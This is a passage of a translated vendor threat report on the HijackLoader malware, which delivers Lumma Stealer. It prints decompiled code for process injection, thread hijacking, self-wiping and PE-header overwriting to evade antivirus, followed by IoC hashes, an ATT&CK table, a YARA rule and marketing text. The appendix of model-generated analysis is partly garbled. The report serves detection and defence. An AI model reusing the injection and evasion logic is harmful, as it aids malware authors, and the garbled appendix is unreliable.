    cVar1 = replace_data_in_rshell(param_1,0xaaeecedb,param_1->field36_0xc0->AVDATA_field_18);
    if (cVar1 == '\0') {
      uVar3 = 0;
    }
    else {
      replace_data_in_rshell(param_1,0xbbaaccdd,param_1->rshell_base);
      replace_data_in_rshell(param_1,0xccbbccdd,param_1->rshell_size);
```

Figure 4-42 A HijackLoader parameter passing through the patch rshell 4-42

After code injection and argument passing, HijackLoader still has two ways to run the rshell:

① Run the rshell thread directly with ZwResumeThread.

② The rshell is run indirectly through the ESWR module, which also does the cleaning of the HijackLoader when the rshell is run through the ESWR module.


```
for (i = 0; i < hijackloader_size; i = i + 1) {
                  /* 清理hijackloader */
  hijackloader_base_addr[i] = 0;
}
local_318 = 0;
                  /* HijackLoader也支持在ESWR模块内通过ZwWriteVirtualMemory写入rshell
                      */
local_2e8 = hijackloader_base_addr;
if (need_write_rshell != '\0') {
  dat_addr = *&param_1->dat_addr;
  rshell64_size = param_1->rshell64_size;
  local_310 = 0;
  iVar2 = (*param_1->ZwProtectVirtualMemory)
                    (param_1->inject_process,&dat_addr,&rshell64_size,0x40,&local_310);
  if (iVar2 != 0) {
    return;
  }
  dat_addr = *&param_1->dat_addr;
  rshell64_size = param_1->rshell64_size;
  iVar2 = (*param_1->ZwWriteVirtualMemory)
                    (param_1->inject_process,dat_addr,param_1->rshell64_addr,rshell64_size,
                     &local_318);
  if (iVar2 != 0) {
    return;
  }
}
memset_zero(local_2d8,0x2cc);
local_2d8[0] = 0x10001f;
iVar2 = (*param_1->ZwGetContextThread)(param_1->inject_thread,local_2d8);
if (iVar2 == 0) {
  local_228 = param_1->dat_addr;
  (*param_1->ZwSetContextThread)(param_1->inject_thread,local_2d8);
  local_30c = 0;
                  /* 执行rshell */
  (*param_1->ZwResumeThread)(param_1->inject_thread,&local_30c);
```

Figure 4-43 ESWR Module Running rshell 4-43

After executing the rshell, HijackLoader can, according to the configuration, populate the PE header of the process with random data to interfere with the detection of the anti-virus program.

```
if ((param_1->field36_0xc0->AVDATA_field_18 & 0x20) != 0) {
  for (i = 0; i < SizeOfHeaders; i += 1) {
    BVar2 = random_in_range(&param_1->field0_0x0->field0_0x0->field56_0x1c0,0,0xff);
                /* 生成随机数据 */
    random_PE_header_buffer[i] = BVar2;
  }
}
                /* 覆盖目标程序PE头 */
cVar1 = ZwWriteVirtualMemory_warp
                  (param_1->field0_0x0->field0_0x0,param_1->inject_process,param_1->image_base,
                   random_PE_header_buffer,SizeOfHeaders);
```

Figure 4-44 HijackLoader Overwriting Process PE Header 4-44

(3) Delivery method of target load 3

When the value indicating the delivery method in the configuration file is equal to 4, the HijackLoader will first manually load the target payload in the current process, and then copy it to the target process to run.

```
                    /* 判断NET版本 */
cVar1 = get_NET_version(param_1);
if (cVar1 == '\0') {
  uVar2 = 0;
}
else {
  ret_2();
                    /* 创建进程 */
  cVar1 = create_inject_proceess(param_1);
  if (cVar1 == '\0') {
    uVar2 = 0;
  }
  else {
    ret_2();
                    /* 设置投递载荷的基址 */
    cVar1 = FUN_00015820(param_1);
    if (cVar1 == '\0') {
      uVar2 = 0;
    }
    else {
      ret_2();
                    /* patch rshell */
      cVar1 = FUN_00015d90(param_1);
      if (cVar1 == '\0') {
        uVar2 = 0;
      }
      else {
        ret_2();
                    /* 在内存中加载目标载荷 */
        cVar1 = load_memory_payload(param_1);
        if (cVar1 == '\0') {
          uVar2 = 0;
        }
        else {
          ret_2();
                    /* 在自己内存中卸载目载荷的section */
          FUN_00015770(param_1);
          ret_2();
                    /* 设置rshell_base为RIP */
          cVar1 = FUN_00015e80(param_1);
          if (cVar1 == '\0') {
            uVar2 = 0;
          }
          else {
            ret_2();
            cVar1 = ZwResumeThread_warp_0(param_1);
```

Figure 4-45 Loading Load of HijackLoader Usage Mode 4 4-45

Finally, the payload of the delivery is determined as Lumma Stealer based on the URL string constructed by the runtime.



Figure 4-46 Lumma Stealer Memory dump data 4-46

5 IoCs

IoCs
433ea562e46151b403a3b0f17e9a6c70
437be5fdecda6a594832bca890a384f5
0925a949c9ba0b37270fad920e9b8af0
C23ff523318cbc80e57db4ac18e6839b
85916a2a3a4f031d9b9d160a36c4193f
7810468d24fd195d88306ecb25a91b50
F23c4fdaf25912b6c7242745b5e19fac
Aab45679f168655475ec95961c2ac816
D6f152b0fcd53aa4970c1fd0ecea9220
C432241b9d5094abada43976c63d6a45
34f3f146e0f0804986079af7cff09f3d
0610ada475cf5750e08d8d9f55ba5a9e
Ce465fe573686280a39e3b255598e479
F9bdad57e46c123bd66df2201e8a2335
8df1b4bf9c929c6bf55ed2b740d48b12
2d23793ca35c2481b716cd97507f1be5
Fdc2c1e36b068191037b79b8f3b07b63
62c3d91214f27b3ba8bf6d0e2aa39ff1
7c3129e457dba8304b0b4cf7f042f0c2
87359226c8358019fef4ac53f4355431
684da5a9048014e342fa73fd4a9c87a1
27f65f518279eabd674cda430f181372
9a4fd7b2f77f6e2f17df74a038f9ed49

6 Att&CK Mapping Map of Samples

Figure 6-1 Mapping of Technical Features to ATT & CK 6-1

Specific ATT & CK technical behavior description table:

Table 6-1 ATT & CK Technical Behavior Description Table 6-1

Att & CK stages / categories	Specific behavior	Notes
Persistence	Use automatic startup to perform booting or logging	Hijackloader implements persistence by creating shortcuts in the start directory
	Utilization of planned tasks / jobs	Hijackloader implements persistence by creating services
Defensive evasion	Circumventing the debugger	Hijackloader unhooks ntdll
		Hijackloader calls sensitive functions using the ntdll loaded by MapViewOfFile
	Concealment	Hijackloader delays execution for a period of time when specific antivirus software exists
		Hijackloader has a variety of writes that perform the ultimate payload manner to circumvent detection
		Hijackloader fights stack backtracking through the TinycallProxy module
	Remove beacons	After HijackLoader injection, the PE header can be destroyed to avoid detection
		Hijackloader injection can destroy the node table to avoid detection
		Hijackloader cleans its own memory after execution
	Confusion of document	Hijackloader stores configuration files disguised as

	information	pictures
	Virtualization / Sandbox Escape	Hijackloader detects virtual machines

7 Antiy IEP helps users defend against loader threats

After testing, the terminal security products of Antiy IEP, relying on Antiy's self-developed threat detection engine and core-level active defense capability, can effectively detect, kill and defend the virus samples found this time.

Antiy IEP can monitor the local disk in real time and automatically detect the virus of new files. In response to this threat, when a user stores the HijackLoader loader locally through receiving email attachments, WeChat transmission, network downloading, etc., IEP will immediately alert the virus and clear malicious files. Prevent the terminal from being attacked by the user boot file.



Figure 7-1 When a virus is found, the first time a virus is captured and an alarm is sent-1

In addition, IEP can also discover suspicious start item creation behavior through active defense function, and block the behavior of the program during the persistence phase to prevent the subsequent malicious attack action.

Figure 7-2 Immediately Intercept when Abnormal Startup Item Creation Behavior is Discovered-2

IEP also provides a unified management platform for users, through which administrators can view details of threats within the network in a centralized manner and handle them in batches, thus improving the efficiency of terminal security operation and maintenance.



Figure 7-3 The IEP Management Center assists the administrator to realize efficient terminal security management-

Appendix I: Antiy LanDi VILLM (Virus Inspection Large Language Model)

Antiy LanDi VILLM can carry out automatic analysis on the samples. part of the analysis contents are as follows:

Judgment conclusion:
Based on the provided log, the analysis tool determines that the file is Trojan. Win32.spybind [FakeAV], which is a Trojan horse disguised as a system library. The accuracy of the result is high, and the accuracy of the evaluation is about 95%.
Detailed explanation:

1. Feature matching:
   - String match:
     - A lot of path matches like "D:\\ path\ to\ file.dll" or "C:\ path\ to\ file.dll" appear in th e log, indicating that the file may be injected into the system for malicious operation.
     - Multiple suspicious character strings appear, such as "\\ x89\\ x8A\\ x4C\\\ x61\\ x6C\\ x 65\ x4A\ x6F\ x6F\ x6F\ x4A\ x6F\ x6F\ x6F\\ x6F\\ x6F\\\ x6F\\\ x6F\\\ x6F\\\\\ x6F."; A class definition or function call may be involved, implying that the file may contain dynamic link libraries or custom API calls.
   - Function calls and API calls:
     - Api calls such as "LoadLibraryA," "GetProcAddress," "VirtualAllocEx" and "WriteProcess Memory" appear many times in the log, and these functions are often used to inject mal icious code or modify the system memory, which is a common mechanism of malware.
     - Multiple suspicious function calls have occurred, indicating that the file may contain call s to these APIs to implement malicious behavior.
   - Document characteristics:
     - The log shows a file size of 9,911,696 bytes, and large files are often used to hide mal icious activity or load more malicious code.
     - More than one string appears that is not selected as a feature (with??) May indicate that these strings were not recognized or filtered during the analysis.
2. Code Confusion and Hiding:
   - Obfuscation code:
     - Multiple pieces of code that were confused, For example, "\ xA0\ x34\ x86\ x32\ x68\ x74\ x74\ x70\ x3A\ x2F\ x2F\ x6F\ x63\ x73\ x64\ x69\ x69\ x65\ x72\ x74\ x2E\ x63\ x74\ x63\ x74\ x2E\ x6F\ x6D," This may indicate that the code is being obfuscated, t rying to hide its true intent and circumventing detection.
   - Code encryption or compression:
     - There are encrypted or compressed code blocks, such as "\ x89\ x8A\\ x4C\\\ x61\ x6C\ x65\ x4A\ x6F\ x6F\ x6F\ x4A\ x6F\ x6F\ x6F\\ x6F\ x4A\ x6F\\\ x6F\ x6F\\ x6F\ x6F\ x6F\ x6F\ x6F."; It may indicate that the code is encrypted or compressed to increase th e difficulty of analysis.
3. Behavior patterns:
   - Abnormal system call:
     - There are several abnormal system calls, such as "RegSetValueExA," "WritePrivateProfile StringA," "CreateRemoteThread," etc. these functions are often used to modify registry, write configuration files and create remote threads, which are the common behavior patte rns of malware.
   - Dynamic link library loading:
     - Multiple function calls, such as "LoadLibraryA," "GetProcAddress," indicate that the file may contain dynamic link libraries or custom API calls, and may load other malicious

- While a few features go unselected, these unrecognized strings or behaviors may exist in normal software, but are filtered by the tool, increasing its suspiciousness.

Judgment basis:

5. Suspicious Behavior Patterns:
   - Dynamic link library loading: Multiple API calls such as "LoadLibraryA" indicate that the file may be loaded with other malicious modules.
   - Function call exception: There are several abnormal function calls, such as "WriteProcessMemory," "VirtualAllocEx," which may be used for process injection, memory operation and other malicious behaviors.
   - Code confusion: A lot of confusion of code fragments, increased code concealment, reduced the accuracy of analysis.
6. Document characteristics:
   - Large file size: The file size is 9,911,696 bytes, and large files are often used to hide malicious activity or load more malicious code.
   - Exception byte sequence: A sequence of bytes where multiple repetitions or exceptions occur, which may indicate that the file is split or compressed, increasing the difficulty of analysis.
7. String match:
   - Suspicious string: Multiple suspicious string and function calls indicating that the file may contain malicious code or be used for malicious activity.

According to the national standard draft, the threat classification is Trojan. Win32. Spybind, and the YARA rules for automatic feature extraction are as follows:

```
Rule Trojan. Win32.spybind: Trojan {
Meta:
Description = "This is a section of YARA rules generated by the VILLM V2 model. used to detect
Trojan.Win32.SpyBind."
Strings:
        $a = {65 48 8b 04 25 60 00 00}
        $b = {48 8b 48 18 48 83 c1 10}
        $c = {4d 8d 40 01 66 0f 47 ca 43 0f b7 14 43 0f b7 c1 44 03 c8}
        $d = {8b b4 38 88 00 00 48 03 f7 44 8b 56 20 8b 5e 18 4c 03 d7}
        $e = {8b 46 24 8b 4e 1c 48 03 c7 48 03 cf 42 0f b7 14 58 44 8b 34 91 4c 03 f7}
        $f = {73 21 49 63 d0 42 8b 0c 0a 41 03 ca 89 0c 1a}
Condition:
All of them
}
```

Antiy LanDi VILLM is the first threat detection generation algorithm registered by the State Cyberspace Administration in China. The model is trained based on the massive sample feature engineering data accumulated over the past 20 years by Antiy Cybertron. The training data includes file identification information, decision information, attribute information, structure information, behavior information, host environment information, data information, and the like, The system supports threat judgment and detailed knowledge understanding of vector features under different scenarios, forms multi-form detection methods applying different requirements and scenarios, and improves the ability to judge hidden threats in the background. Further empowering safe operations.



Figure Antiy LanDi VILLM sample analysis

Appendix II: Reference Materials

[1]. Antiy.trojan / Win32.HijackLoader virus description and protection - Computer virus encyclopedia [R / OL]. (2025-04-23) Https: / / www.virusview.net / malware / Trojan / Win32 / HijackLoader

Appendix II: About Antiy

Anty is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as “Code Red”, “Dvldr”, “Heartbleed”, “Bash Shellcode” and “WannaCry”. Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as “Equation”, “White Elephant”, “Lotus” and “Greenspot” and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.